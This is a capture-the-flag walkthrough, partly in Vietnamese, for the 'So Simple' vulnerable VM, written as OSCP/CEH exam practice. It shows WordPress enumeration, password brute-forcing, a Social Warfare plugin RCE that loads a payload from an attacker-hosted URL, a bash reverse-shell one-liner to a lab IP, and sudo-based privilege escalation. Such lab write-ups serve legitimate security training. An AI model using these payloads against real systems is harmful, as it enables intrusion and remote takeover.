
Đây là mô hình lab thực hành OWASP Web Hacking , và cũng là máy ảo cần tập dợt cho các bạn đang chuẩn bị bài thi OSCP, CPENT & eCPPT.
Để làm những bài lab như này các bạn cần có kiến thức từ CEH , Pentest + hoặc đã học qua 4 module GCEH từ 1 đến 4. Như giới thiệu đây là beginer hay simple nhưng chắc tụi nó giỏi quá chứ làm cũng mệt phết đấy các bạn. Khó hơn bài thi CEH Practice và eJPT ! Nên chuẩn bị cho CPENT, OSCP hay eCPPT là chuẩn.
CEH VIETNAM
So Simple is a beginner level vulnerable box created by @roelvb79, with some rabbit holes and good methodologies to easily understand how a pentester has to run public exploits work in OSCP, CPENT & eCPPT -like VMs.
Table of Content
- Reconnaissance
- Arp-scan to detect system IP
- Nmap to detect open ports
- Wpscan to enumerate wordpress installation
- Bruteforcing a username to gain password
- Finding an outdated plugin social warfare
- Exploitation
- Exploiting RCE using social warfare plugin
- Privilege Escalation
- Gaining max’s account using ssh key
- Escalating to steven using sudoers file
- Escalating to root using sudoers file
- Snagging the flag
Let’s start
Reconnaissance
Bước này có thể dùng netdiscover hay nmap -sn , các bạn nắm cả 3 cách để làm bài thi ì nhiều khi chạy netdiscover chẳng ra gì cả , đi nmap thì đươc và cũng có khi trục trặc thì thử với arp-scan
CEH VIETNAM
To start off, I ran an arp-scan and nmap on the target IP 192.168.56.105 to find out the open ports and services.

Thấy 80 thì lôi sổ tay ra nếu không nhớ với các khẩu quyết 1/ view source, 2/ xem robots.txt , dò thư mục ẩn với 3/ gobuster, dirbuster , 4 / nếu thấy source web hãy tìm xem đó là kiểu source gì với whatweb hay đọc footer, xml (wordpress hay CMS nào đó …) 5/ quét lỗi với nikto hay wpscan , joomscan … tùy mục tiêu. Những method này có trình bày khá kỹ và đúng quy trình OWASP trong khóa học GCEH 7 OWASP WEB HACKING
Chú ý : OWASP WEB HACKING Guide (GCEH 7)
There was not much to be seen on the website so I ran a directory enumeration using gobuster to find a wordpress installation on the target

Thấy các cổng 22 và 80 thì chủ yếu là tìm cách đánh vào port 80 tìm được account lại chui vào qua 22, rồi tìm cách leo thang. Các CTF thường như vậy và bài thi cũng thế, nhưng không phải 100% là luôn như vậy ví dụ bài thi eJPT và CEH Master đôi khi nó vẫn cho chúng ta đánh thẳng vào SSH, cho dù hiếm.
CEH VIETNAM

Next obvious step was to enumerate wordpress using wpscan and find any usernames or vulnerable plugins installed.

I found a wp-admin panel and a user “max” and no vulnerable plugin was found during this step.
After exploring alternate options and all the directories there was no lead to find the password for max. Hence, the next most obvious step was to bruteforce max using a given password list.

I used rockyou.txt and wpscan itself to bruteforce the login for user “max”

There we go! I found a suitable credential for wp-admin login: max/opensesame
But, wait a minute, there was also a vulnerable plugin displayed in this step which is weird since it wasn’t visible in the previous enumeration phase. Anyway, I logged in using max:opensesame credentials.

Trong vài bài thi thực hành tôi đã gặp kiểu khai thác vào tới đây rồi upshell, như một bài thi 13/20 của CEH MASTER (thực ra là CEH Practice), và up con shell bk374 gì đó không nhớ rõ, nhưng thấy proctor nó để sẵn có shell này trên Desktop hoặc thư mục tool và tương ứng với bài học trên ilab nên cứ thế mà up lên . Và bài này tôi gặp lại 1 lần trong eJPT v1… Nhìn chung kiểu ra bài thi như này khá là truyền thống, do đó anh em cần nắm vững. Đặc biệt là các bạn sắp thi CPENT / LPT có khả năng lớn sẽ gặp.

I tried to upload a shell or include a vulnerable code that could somehow help me to gain a reverse shell out of the server but it was in vain. There is no option to install a plugin or code. This hinted me to pivot back to the last step where I found a vulnerable plugin “social warfare.” After a bit of research, I found that the installed version 3.5.0 is vulnerable to an RCE exploit! You can read more about this exploit here.
Exploitation
So, as per the PoC steps, I had to launch our own server with a text file that had a payload and the server would execute it. This is a classic example of RCE. I launched my own python server and created a payload.txt file with the following code in it to check if it is exploitable or not.<pre>system(‘cat /etc/passwd’)</pre> File: payload.txt python3 -m http.server 80

Now to run this payload I had to navigate to the following address:http://WEBSITE/wp-admin/admin-post.php?swp_debug=load_options&swp_url=http://ATTACKER_HOST/payload.txt

So it was found to be exploitable. Next step is obviously to launch a code that would give us a reverse shell back. Hence I changed the payload.txt with the reverse shell payload of netcat by pentest monkey but it didn’t work for me. Next, I included the reverse bash payload by a pentest monkey which is:bash -i >& /dev/tcp/192.168.56.102/8080 0>&1
To execute it in a PHP format I had to change the payload to:<pre>system(“bash -c ‘bash -i >& /dev/tcp/192.168.56.102/8080 0>&1′”)</pre>


On visiting the same URL in the browser and setting up a netcat listener on port 8080 I got a reverse shell!
Privilege Escalation
At this point, the author of the VM had created another rabbit hole which just consumed more time and trolled me.

Eventually, I got back to the basics and tried accessing max’s account to look for insecure permissions given to important files as I should have which lead me to the private ssh key of max having read permission.

I copied this private key in my local system and connected to max’s SSH using this key.

Now we had max’s terminal! I looked for files with SUID permissions, docker images other directories that may escalate the privileges but I found nothing. I looked for any entry in the sudoers file and I found a binary that could run as another user steven.
This binary seemed to run any installed service on the system. Hence, I supplied an argument that could give me steven’s shell.sudo -l sudo -u steven /usr/sbin/service ../../bin/bash

On accessing sudoers entry for steven I found another script that could run as root without password. But the catch is that that script didn’t exist physically. So I created a directory /opt/tools and a script server-health.sh with the following code:# !/bin/bash bash

Snagging the flag
I changed the permissions of this file and then ran the script as root. We got a root shell! I read the congratulatory flag finally!
Author: Hacking Article




 CEH v13 AI - CEH VIETNAM
Bình luận về bài viết này